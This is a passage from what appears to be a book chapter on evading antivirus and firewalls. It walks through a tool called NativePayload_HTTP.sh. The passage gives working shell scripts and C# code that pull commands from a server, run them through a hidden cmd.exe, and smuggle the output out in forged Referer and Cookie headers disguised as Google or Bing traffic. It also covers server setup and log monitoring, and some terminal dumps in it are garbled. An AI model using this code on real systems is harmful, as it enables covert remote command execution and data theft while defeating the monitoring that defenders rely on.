step4: by this command "@xrn" or "@xrefon" you will have Payload Injection via "Referer" HTTP Header Field.(this step is new)

Note: before use "@xrn" you should use "@fhn" command to enable Fake-Header always and with "@fhf" you can disable Fake-Header configuration also with "@xrf" or "@xrefoff" you can disable Payload Injection via "Referer" HTTP Header Field.

step5: now you can enter your command to execute in client-side. as you can see in the "Picture 6" I used this command "**echo this is test 2 ;**"

step6: press enter to continue.... (client-side).

step7: you will see command output (server-side).

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

The image shows two terminal windows side-by-side. The left window is on a Kali Linux system (root@kali) and displays the output of a script named 'NativePayload_HTTP.sh'. It shows various commands being run, including 'ifconfig', 'grep', 'curl', and 'head' to dump log files. The right window is also on a Kali Linux system (root@kali) and shows the raw HTML response from a web server. The response includes a title 'Welcome to Web Site!', a paragraph 'NativePayload_HTTP.sh v1.4 Default Page ;D', and a span element containing the timestamp '[23-02-2019.15-58-15]'. The bottom of the right window shows the Apache log entry for the request.

```
root@kali:~# ifconfig | grep 56.1
    inet 192.168.56.1  netmask 255.255.255.0 broadcast 192.168.56.255
root@kali:~# ./script2.sh
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>
        Welcome to Web Site!
    </title>
</head>
<body>
    <p>NativePayload_HTTP.sh v1.4 Default Page ;D</p>
<p>
    last Activity time:
    <span id="myTimeLabel"> [23-02-2019.15-58-15] </span>
</p>
</div>
</body>
</html>
application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
press enter to continue
root@kali:~# a0d3d37b&gs_l=psy-ab.3.....0....1..gws-wiz.IW6_Q/50.0' \
```

Picture 7: Script2.sh and command output.

as you can see in "Picture 7" we have command output but in this case our Payload Injected to "Referer" HTTP Header Field. Now we should talk about details behind this method (especially in HTTP Traffic).

Important Point: by this command `./NativePayload_HTTP.sh -exfilwebserver 80` , this code will run Web server based on "Apache" service , it means all /GET request will send from client-side (windows-linux) to "Apache2" service then my Code will monitor (Real-time Monitor with delay) these request via "Apache2 log file" ("`/var/log/apache2/access.log`").

In the next "Picture 8" you can see what we have in Apache log file for this method , as you can see in this "Picture 8" we have "six lines".

Note: my Apache log file has this format:

Clients-IPv4 - - [date-time] "GET page HTTP/1.1" status length "referer" "user-agent" "cookie"

by default in apache log file you can see these fields except "**cookie**" and you can add this field by add this line in "`/etc/apache2/apache2.conf`" file like this:

```
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\" \"%{Cookie}i\" vhost_combined
LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\" \"%{Cookie}i\" combined
LogFormat "%h %l %u %t \"%r\" %>s %O" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent
```

Note: this "apache configuration" tested by "kali linux" only.

log records (Picture 8):

Line 1: in this line you can see client sent /GET request for download "getcmd.aspx" with Header.[user-agent] "**curl/7.38.0**"
192.168.56.102 - - [date-time] "GET /getcmd.aspx HTTP/1.1" 200 2098 "-" "Curl/7.38.0" "-"

in this time getcmd.aspx downloaded by client and command detected by client (for more information see "html code 1") also command executed in client-side and finally command output is ready to send to server, so command output will be in next lines in this log file. With line "2 up to 5" you can see we have "referer" field in log file with Exfiltration Payload in this case our payload is "echo" Command output (**bytes**).for example in line 2 we have something like this:

[https://www.google.com/search?ei=bsZAXPSqD&uids=e26353e2836313e2239313b5&q=\\$_Random2&oq=a0d3d37b&gs_l=psy-ab.3.....0....1..gws-wiz.IW6_Q](https://www.google.com/search?ei=bsZAXPSqD&uids=e26353e2836313e2239313b5&q=$_Random2&oq=a0d3d37b&gs_l=psy-ab.3.....0....1..gws-wiz.IW6_Q)

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

in the last line we have finish flag for exfiltration: "default.aspx?logoff=null" and this log record has this time [16:00:51] and you can see in the "Picture 8" our output displayed "five seconds" after this "finish flag" in server-side.

192.168.56.102 - - [23/Feb/2019:16:00:51] "GET /default.aspx?logoff=null HTTP/1.1" 200 749 "-" "Curl/7.38.0" "-"

The screenshot shows a terminal window with two panes. The left pane displays Apache access logs from a Kali Linux system. The right pane shows a browser page with a timestamp of 2019-02-23 15:58:15 and a message about activity time.

```
root@oops:~/Desktop/Chapter 12 Tmp# cat access.log | grep 56.1
cat: access.log: No such file or directory
root@oops:~/Desktop/Chapter 12 Tmp# cat /var/log/apache2/access.log HTTP.sh -exfiltration
192.168.56.102 - - [23/Feb/2019:16:00:39 +0330] "GET /getcmd.aspx HTTP/1.1" 200 2098 "-" "curl/7.38.0" "-"
192.168.56.102 - - [23/Feb/2019:16:00:45 +0330] "GET /default.aspx HTTP/1.1" 200 805 "https://www.google.com/search?ei=bsZAXPSqD&uids=e26353e2836313e2239313b5&q=aaf11409&oq=a0d3d377b&gs_l=psy-ab.3.....0....1...1...gws-wiz.IW6" "Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0"
192.168.56.102 - - [23/Feb/2019:16:00:47 +0330] "GET /default.aspx HTTP/1.1" 200 805 "https://www.google.com/search?ei=bsZAXPSqD&uids=96864702e3d302d502230313&q=aaf11409&oq=a0d3d377b&gs_l=psy-ab.3.....0....1...1...gws-wiz.IW6" "Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0"
192.168.56.102 - - [23/Feb/2019:16:00:48 +0330] "GET /default.aspx HTTP/1.1" 200 805 "https://www.google.com/search?ei=bsZAXPSqD&uids=022302473756470237960237&q=aaf11409&oq=a0d3d377b&gs_l=psy-ab.3.....0....1...1...gws-wiz.IW6" "Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0"
192.168.56.102 - - [23/Feb/2019:16:00:50 +0330] "GET /default.aspx?logoff=null HTTP/1.1" 200 749 "-" "curl/7.38.0" "-"
root@oops:~/Desktop/Chapter 12 Tmp# ./Server.Commandpage.[/var/www/html/getcmd.aspx]:Created
[>]:Server.Monitoring.log[/var/log/apache2/access.log]:Started
[>]:Enter:[Commands_input:#]
[!]:Client_IPv4,[192.168.56.102]:Detected
[!]:Enter:[Commands_input:#grep "myTimeLabel_CMD" | cut -d'>' -f2 | cut -d'<' -f1 | base64 -d]
[>]:Enter:[Commands_input:@ 192.168.56.102]
[>]:Enter:[Commands_input:[192.168.56.102]:#@fhn tr -dc 0-9a-f | head -c8]
[>]:HTTP:DumpedbyHttp:Curl.Web.Request.fakeheader:On
[>]:Enter:[Commands_input:[192.168.56.102][F]:#]
[>]:Enter:[Commands_input:[192.168.56.102][F]:#0xrn
[>]:HTTP:DumpedbyHttp:Curl.Web.Request.header.payload.injection.[Referer]:On
[>]:Enter:[Commands_input:[192.168.56.102][F..Re]:#@hunked (uids=bytes).values start
[>]:Enter:[Commands_input:[192.168.56.102][F..Re]:echo this is test 2 :);
[!]:[23-02-2019 16:00:20]:[F]:your client will send cmd.output by Curl /GET Http.FakeHeader
[!]:[23-02-2019 16:00:20]:[Re]:your client will send cmd.output by Curl /GET Http.FakeHeader.via.[Referer]
[>]:[23-02-2019 16:00:20]:Exfiltration listening Mode Started by apache2 Service!
[!]:[23-02-2019 16:00:25]:Webserver_Log_File has changed!<null>[uids=bytes]> out.txt 2>&1 &
[!]:[23-02-2019 16:00:25]:Checking Http_Queries \
[!]:[23-02-2019 16:00:40]:Webserver log_file has changed! 1" -H 'Connection: keep-alive' -H 'Accept: application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' -H 'Upgrade-Insecure-Requests: 1' -H 'User-Agent: Mozilla/5.0 (Google Chrome/50.0.2661.75) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.75 Safari/537.36' -A Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
[!]:[23-02-2019 16:00:56]:Dumping this DATA/Text<via http_Queries.t.aspx> > "out.txt" 2>&1 &
[!]:CMD:DumpedbyHttp:Payload.strings.typeof:ShellCommands
[!]:CMD:DumpedbyHttp:Payload.output:Show via chunked (uids=bytes).values done
[!]:[23-02-2019 16:00:56] -N-F-Re-> Cmd:[echo this is test 2 ;]:|[192.168.56.102 ] => this is test 2 ;
[>]:Enter:[Commands_input:[192.168.56.102][F..Re]:#0xrn?logoff=null" > out.txt 2>&1 &
[>]:Enter:[Commands_input:[192.168.56.102][F..Re]:#]

</title>
</head>
<body>
<div>
<p>NativePayload_HTTP.sh v1.4 Default Page ;</p>
<p>
last Activity time:
<span id="myTimeLabel"> [23-02-2019.15:58:15] </span>
</p>
</div>
</body>
</html>application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
press enter to continue...Encoding: gzip, deflate" \
root@kali:~# ./Server.Monitoring.log[/var/log/apache2/access.log]:Started
[>]:Enter:[Commands_input:[192.168.56.102]:#0xrn?logoff=null" > out.txt 2>&1 &
[>]:Enter:[Commands_input:[192.168.56.102]:#0xrn?logoff=null" > out.txt 2>&1 &
```

Picture 8: Script2.sh and command output and Apache log file.

So you can see my code in server side displayed all output from client-side by Monitoring this log file and this is good way also this way is very simple.

3.DATA Exfiltration/Sending via "cookie" HTTP Header Field , What is this technique (step by step)?

In this time I want to talk about HTTP "cookie" Header Field for exfiltration, so again we have new "script3.sh" to test this technique by "NativePayload_HTTP.sh" code.

In this technique our payload should inject to "cookie" field in HTTP Header , in previous method I talked about Apache log file also Apache configuration file so as I mentioned we have "cookie" field in Apache log file by adding one line in Apache config file. now we can see cookies in log file like previous technique just in this case we need to focus to "cookie" instead "referer".

Note: in my code these Configuration will add to apache2 config file , it means all configuration will overwrite by my code but before that my code will create backup from your current apache2.conf file.

Very Important Point : It is my Recommended if your linux is not Kali linux :

If you want to change your apache.conf file manually without use my code then you should change "NativePayload_HTTP.sh" code:

change from this:

```
initApache2ConfigFile;
echo "[>]:Server.Exfiltration.Mode:Started"
echo "[>]:Server.Defaultpage.[/var/www/html/default.aspx]:Created"
echo "[>]:Server.Commandpage.[/var/www/html/getcmd.aspx]:Created"
echo "[>]:Server.Monitoring.log[/var/log/apache2/access.log]:Started"
```

to this:

```
#initApache2ConfigFile;
echo "[>]:Server.Exfiltration.Mode:Started"
echo "[>]:Server.Defaultpage.[/var/www/html/default.aspx]:Created"
echo "[>]:Server.Commandpage.[/var/www/html/getcmd.aspx]:Created"
#echo "[>]:Server.Monitoring.log[/var/log/apache2/access.log]:Started"
```

Bypassing Anti Viruses by C#.NET Programming


Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

so in this case when you want to change manually your Configuration file for Apache in this path “`/etc/apache2/apache2.conf`” you should add these lines manually to this file by this format:

```
LogFormat "%v:%p %h %l %u %t \"%r\" >%s %O \"%{Referer}i\" \"%{User-Agent}i\" vhost_combined
LogFormat "%h %l %u %t \"%r\" >%s %O \"%{Referer}i\" \"%{User-Agent}i\" \"%{Cookie}i\" combined
LogFormat "%h %l %u %t \"%r\" >%s %O" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent
```

it is my “recommended” if your Config file is important to you or your linux is not kali linux , because in my code I used Default Apache2 conf file for Kali Linux for overwrite to your conf file.

after these steps you can run this script in server-side “`./NativePayload_HTTP.sh -exfilwebserver`”.



```
#!/bin/sh
OS=`uname`
OSV1=`printf '%s' "$OS" | base64 | xxd -p | rev` 
Hostid=`hostname -I | base64 | xxd -p | rev` 
HOSid=`echo $Hostid$OSV1` 
sleep 1
# sending signal as client to detect by server
curl "http://192.168.56.1/default.aspx?Session=$HOSid"
sleep 1
read -p "press enter to continue..." input
# dumping information about cmd from server
nohup curl "http://192.168.56.1/getcmd.aspx" > "dumpcmds.log" 2>&1 &
sleep 2.5
# detecting cmd
mycmd=`strings "dumpcmds.log" | grep "myTimeLabel_CMD" | cut -d'>' -f2 | cut -d'<' -f1 | base64 -d` 
sleep 1
#executing cmd
output=`$mycmd` 
_Random2=`head /dev/urandom | tr -dc 0-9a-f | head -c8` 
sleep 1
LocalhostIPv4=`hostname -I` 
output=`echo "[${LocalhostIPv4}] => ${output}` 
# data/cmd-output sending via chunked (uids=bytes).values start
for bytes in `echo $output | xxd -p -c 12 | rev`;
do
sleep 1.5
nohup curl -v \
-H "Host: 192.168.56.1" -H 'Connection: keep-alive' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: en-US;q=0.8,en;q=0.6' -H 'Upgrade-Insecure-Requests: 1' -H "Accept-Encoding: gzip, deflate" \
-e "https://www.bing.com" -b "viewtype=Default; UniqueIDs=uids=${bytes}&${_Random2}" \
-A 'Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0' \
"http://192.168.56.1/default.aspx" > "out.txt" 2>&1 &
done
# data/cmd-output sending via chunked (uids=bytes).values done
sleep 1.5
# sending signal to server for "cmd-output Exfiltration finish"
nohup curl "http://192.168.56.1/default.aspx?logoff=null" > out.txt 2>&1 &
```

Picture 9: Script3.sh

as you can see in “Picture 9”, our new “script3.sh” is as same as with “script2.sh”, except in part of “cookie” you can see where is different between these two codes here:

Script2.sh:

```
nohup curl -v \
-H "Host: 192.168.56.1" -H 'Connection: keep-alive' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: en-US;q=0.8,en;q=0.6' -H 'Upgrade-Insecure-Requests: 1' -H "Accept-Encoding: gzip, deflate" \
-e "https://www.google.com/search?ei=bsZAXPSqD&uids=$bytes&q=$_Random2&oq=a0d3d37b&gs_l=psy-ab.3.....0....1..gws-wiz.IW6_Q" \
-A 'Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0' \
"http://192.168.56.1/default.aspx" > "out.txt" 2>&1 &
```

Script3.sh:

```
nohup curl -v \
-H "Host: 192.168.56.1" -H 'Connection: keep-alive' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: en-US;q=0.8,en;q=0.6' -H 'Upgrade-Insecure-Requests: 1' -H "Accept-Encoding: gzip, deflate" \
-e "https://www.bing.com" -b "viewtype=Default; UniqueIDs=uids=${bytes}&${_Random2}" \
-A 'Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0' \
"http://192.168.56.1/default.aspx" > "out.txt" 2>&1 &
```

you can see with switch “-b” , we can have cookie variable and values: `-b "viewtype=Default; UniqueIDs=uids=${bytes}&${_Random2}"` so again like previous technique we have some steps like these:

step0: script3.sh executed

step1: Client detected by server with IPv4 192.168.56.102

step2: with command “@ 192.168.56.102” you can have interaction with client.

step3: in this time by this command “@fhn” or “@fheaderon” you will have Fake-Header with “setting:on”.

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

step4: by this command "@xcn" or "@xcookieon" you will have Payload Injection via "cookie" HTTP Header Field.

Note: before command "@xcn" you should use "@fhn" command to enable Fake-Header always and with "@fhp" you can disable Fake-Header configuration also with "@xcl" or "@xcookieoff" you can disable Payload Injection via "cookie" HTTP Header Field.

step5: now you can enter your command to execute in client-side. as you can see in the "Picture 10" I used this command "echo this is test 3 ;"

step6: press enter to continue.... (client-side).

step7: you will see command output (server-side).

The screenshot shows two terminal windows side-by-side. The left terminal window is titled 'Terminal' and shows a root shell on a Kali Linux system. It displays the command './NativePayload_HTTP.sh -exfilwebserver 80' being run, followed by a large amount of log output from the script. This output includes details about the Apache service being started, various command inputs from the client, and the server's response to those commands. The right terminal window is also a root shell on Kali Linux and shows the results of the 'ifconfig' command, which includes an IP address of 192.168.56.102. Below this, the script's response is shown as an HTML document. The HTML document has a title 'Welcome to Web Site!', a paragraph stating 'NativePayload_HTTP.sh v1.4 Default Page ;', and a span element with the ID 'myTimeLabel' containing the text '[23-02-2019.16-13-33]'. At the bottom of the right terminal window, there is a prompt 'press enter to continue...'.

Picture 10: Script3.sh and command output.

as you can see in the next "Picture 11" we have injected payload as cookie values into Apache log file.

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

The screenshot shows a terminal window with the following content:

```
#!/bin/sh
OS='`uname`'
OSv1='`printf "%s" "$OS" | xxd -p | rev`'
Hostid='`hostname -I | base64 | xxd -p | rev`'
HOSid='`echo $Hostid$OSv1`'
sleep 1
# sending signal as client to detect by server
curl "http://192.168.56.1/default.aspx?Session=$HOSid"
sleep 1
read -p "press enter to continue..." input
# dumping information about cmd from server
nohup curl "http://192.168.56.1/getcmd.aspx" > "dumpcmds.log"
sleep 2.5
# detecting cmd
mycmd= `strings "dumpcmds.log" | grep "myTimeLabel_CMD"`
sleep 1
#executing cmd
output=`$mycmd`
_Random2=`head /dev/urandom | tr -dc 0-9a-f | head -c8`
sleep 1
LocalhostIPv4=`hostname -I`
output=`echo "[${LocalhostIPv4}] => ${output}`
# data/cmd-output sending via chunked (uids=bytes).values start
for bytes in `echo $output | xxd -p -c 12 | rev`;
do
sleep 1.5
nohup curl -v \
-H "Host: 192.168.56.1" -H 'Connection: keep-alive' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'
-H 'Accept-Language: en-US;q=0.8,en;q=0.6' -H 'Upgrade-Insecure-Requests: 1' -H "Accept-Encoding: gzip, deflate" \
-e "https://www.bing.com" -b "viewtype=Default; UniqueIDs=uids=${bytes}&${_Random2}" \
-A 'Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0' \
"http://192.168.56.1/default.aspx" > "out.txt" 2>&1 &
done
# data/cmd-output sending via chunked (uids=bytes).values done
sleep 1.5
# sending signal to server for "cmd-output Exfiltration finish"
nohup curl "http://192.168.56.1/default.aspx?logoff=null" > out.txt 2>&1 &
```

The terminal window title is "root@oops: ~/Desktop/Chapter 12 Tmp". The output shows several curl commands being executed to send data to a bing.com endpoint, indicating a command exfiltration attempt.

Picture 11: Script3.sh and command output.

C# Codes vs Shell Codes:

now I want to talk about C# codes and some important things about C# .

in C# code I used this Method "**DumpHtml()**" instead "**curl**" in shell script.

```
public static string DumpHtml(string url)
{
    HttpWebRequest request = (HttpWebRequest)WebRequest.Create(url);
    request.AutomaticDecompression = DecompressionMethods.GZip | DecompressionMethods.Deflate;

    string _output = "";
    using (HttpWebResponse response = (HttpWebResponse)request.GetResponse())
    using (Stream stream = response.GetResponseStream())
    using (StreamReader reader = new StreamReader(stream))
    {
        _output = reader.ReadToEnd();
        return _output.Substring(0, _output.Length - 1);
    }
}

public static void DumpHtml(string url, bool FakeHeader, string FakeHeaderMode, string value)
{
    if (FakeHeader)
    {
        if (FakeHeaderMode.ToUpper() == "REFERER")
        {
            try
            {
                WebClient request = new WebClient();

                request.Headers.Add(HttpRequestHeader.Referer, "https://www.google.com/search?ei=bsZAXPSqD&" + "uids=" + value +
                "&q=d37X3d3PS&oq=a0d3d377b&gs_l=psy-ab.3.....0....1..gws-wiz.IW6_Q");
                //request.Headers.Add(HttpRequestHeader.Connection, "keep-alive");
                request.Headers.Add(HttpRequestHeader.Accept, "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
                request.Headers.Add(HttpRequestHeader.AcceptLanguage, "en-US;q=0.8,en;q=0.6");
                request.Headers.Add(HttpRequestHeader.UserAgent, "Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0");
                request.DownloadData(url);
                request.Dispose();
            }
        }
    }
}
```

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

```
        }
        catch (Exception e)
        {
            Console.WriteLine(e.Message);
        }
    }
    if (FakeHeaderMode.ToUpper() == "COOKIES")
    {
        try
        {
            WebClient request = new WebClient();
            request.Headers.Add(HttpRequestHeader.Referer, @"https://www.bing.com");
            //request.Headers.Add(HttpRequestHeader.Connection, "keep-alive");
            request.Headers.Add(HttpRequestHeader.Accept, "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
            request.Headers.Add(HttpRequestHeader.AcceptLanguage, "en-US;q=0.8,en;q=0.6");
            request.Headers.Add(HttpRequestHeader.UserAgent, "Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0");
            request.Headers.Add(HttpRequestHeader.Cookie, "viewtype=Default; UniqueIDs=" + "uids=" + value + "&0011");
            request.DownloadData(url);
            request.Dispose();
        }
        catch (Exception e)
        {
            Console.WriteLine(e.Message);
        }
    }
}
else
{
}
}
```

also when you want to run CMD or Command , you need something like this Method “_CMDshell()“ .

```
public static string _CMDshell(string _Command1, string _AllIPs)
{
    string xtemp;
    Process prcs = new Process();
    prcs.StartInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
    prcs.StartInfo.CreateNoWindow = true;
    prcs.StartInfo.FileName = "cmd.exe";
    prcs.StartInfo.Arguments = "/C " + _Command1;
    prcs.StartInfo.RedirectStandardOutput = true;
    prcs.StartInfo.RedirectStandardError = true;
    prcs.StartInfo.UseShellExecute = false;
    prcs.Start();
    string CMDoutput = prcs.StandardOutput.ReadToEnd();
    string error = prcs.StandardError.ReadToEnd();
    xtemp = "[" + _AllIPs + "] => " + CMDoutput;
    return xtemp;
}
```

Finally with these simple codes you can execute command also with this code your command output will send to server.

```
temp = _CMDshell(Command1, AllIPs[1].ToString());

if (FakeHeader_onoff_status == "xheader-off")
output = DumpHtml("http://" + args[1] + "/default.aspx?uids=" + temp_rev);

Thread.Sleep(1000);
output = DumpHtml("http://" + args[1] + "/default.aspx?logoff=null");
```

So by these simple “Script.sh” codes and Pictures you can see: what exactly happened behind my Code “**NativePayload_HTTP.sh**” in server-side and especially (client-side). As I mentioned in this chapter my focus was on HTTP Traffic and HTTP Packets and my focus was not on Web Programming but Web programming is next step to these techniques also is very important so you should rethink about that also rethink about (legal/illega) Web Application traffic/behavior for bypassing “hardware firewalls” or “host-based firewalls” and AVS.

NativePayload_HTTP tool and internal-commands step by step:

in this time we should talk about this “**NativePayload_HTTP** “ code with more detail step by step in client-side and server-side.

this is first step to use , you can use “help” command with this syntax you can have help for this tool:

syntax: ./NativePayload_HTTP.sh help

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

```
root@oops:~/Desktop/NativePayload_HTTP/After Pivot# ./NativePayload_HTTP.sh help
NativePayload_HTTP.sh v1.4 , Published by Damon Mohammadbagher 2018-2019
Injecting/Downloading/Uploading DATA via Web/HTTP Traffic
help syntax: ./NativePayload_HTTP.sh help
printf '\u2523'; echo "put setaf 11" Help $(tput setaf 2) => show all internal Commands"
printf '\u2523'; echo "Description: Help for commands"
Step1 \u2516: (Client Side ) ./NativePayload_HTTP.sh -dumpcmd IPv4_Server Port delay
Example Step1: (Client Side ) ./NativePayload_HTTP.sh -dumpcmd 192.168.56.1 80 0.3
Step2 \u2516: (Server Side ) ./NativePayload_HTTP.sh -exfilwebserver Port
Example Step2: (Server Side ) ./NativePayload_HTTP.sh -exfilwebserver 80
printf '\u2523'; echo "Example:#@#"

[@:NativePayload_HTTP.sh Server-Side Help (v1.4)
[@:NativePayload_HTTP.sh (Internal.Commands): $(tput setaf 2) => set last Command in getcmd.aspx to \"init\""
printf '\u2523'; echo "Description: changing last command from cmd:anything to cmd:init in (getcmd.aspx)"
@help => show all internal Commands
>Description; Help for commands
Example:#@help $(tput setaf 11) @interact $(tput setaf 2) or $(tput setaf 11) @ $(tput setaf 2) => interact with Target system (@Clients)
printf '\u2523'; echo "Description: you can use this command to interact/Connect to @Clients"
@exit =>exit tool,(ServerSide) Example:#@ interact 192.168.56.102"
>Description: exit to Console
Example:#@exit $(tput setaf 11) @clients $(tput setaf 2) or $(tput setaf 11) @cli $(tput setaf 2) => show all Clients by IPv4"
@interact or @? => interact with Target system (@Clients)
>Description; you can use this command to interact/Connect to @Clients
Example:#@interact 192.168.56.102
Example:#@ 192.168.56.102 $(tput setaf 11) @version $(tput setaf 2) => show version"
printf '\u2523'; echo "Description: show NativePayload_HTTP.sh version"
@clients or @cli .=> show All Clients by IPv4
>Description; you can use this command to see IPv4 Addresses for Clients
Example:#@clients $(tput setaf 11) @base64on $(tput setaf 2) or $(tput setaf 11) @64on $(tput setaf 2) => Enabling Base64"
Example:#@cli $(tput setaf 11) @base64off $(tput setaf 2) or $(tput setaf 11) @64off $(tput setaf 2) => Disabling Base64"
@version => show version Example:#@base64on
>Description; show NativePayload_HTTP.sh Version
Example:#@version $(tput setaf 11) @base64off $(tput setaf 2) or $(tput setaf 11) @64off $(tput setaf 2) => Disabling Base64"
```

Picture 12: Help for internal commands

in server-side you should use this syntax : **./NativePayload_HTTP.sh -exfilwebserver 80**

by default my code will work with apache2 in port.[80] only so you can use this syntax without "80"

./NativePayload_HTTP.sh -exfilwebserver

```
root@oops:~/Desktop/NativePayload_HTTP/After Pivot# ./NativePayload_HTTP.sh -exfilwebserver 80
NativePayload_HTTP.sh v1.4 , Published by Damon Mohammadbagher 2018-2019
Injecting/Downloading/Uploading DATA via Web/HTTP Traffic
help syntax: ./NativePayload_HTTP.sh help
        elif [[ "$input" == "@clients" || "$input" == "@cli" ]]; then
[>]:Service.apache2:Stopped
[>]:Service.apache2.[/etc/apache2/19-02-2019.14-28-05.backup.apache2.conf]:Created
[>]:Service.apache2.[/etc/apache2/apache2.conf]:Modified
[>]:Service.apache2:Restarted
[>]:Server.Exfiltration.Mode:Started
[>]:Server.Defaultpage.[/var/www/html/default.aspx]:Created
[>]:Server.Commandpage.[/var/www/html/getcmd.aspx]:Created
[>]:Server.Monitoring.log[/var/log/apache2/access.log]:Started
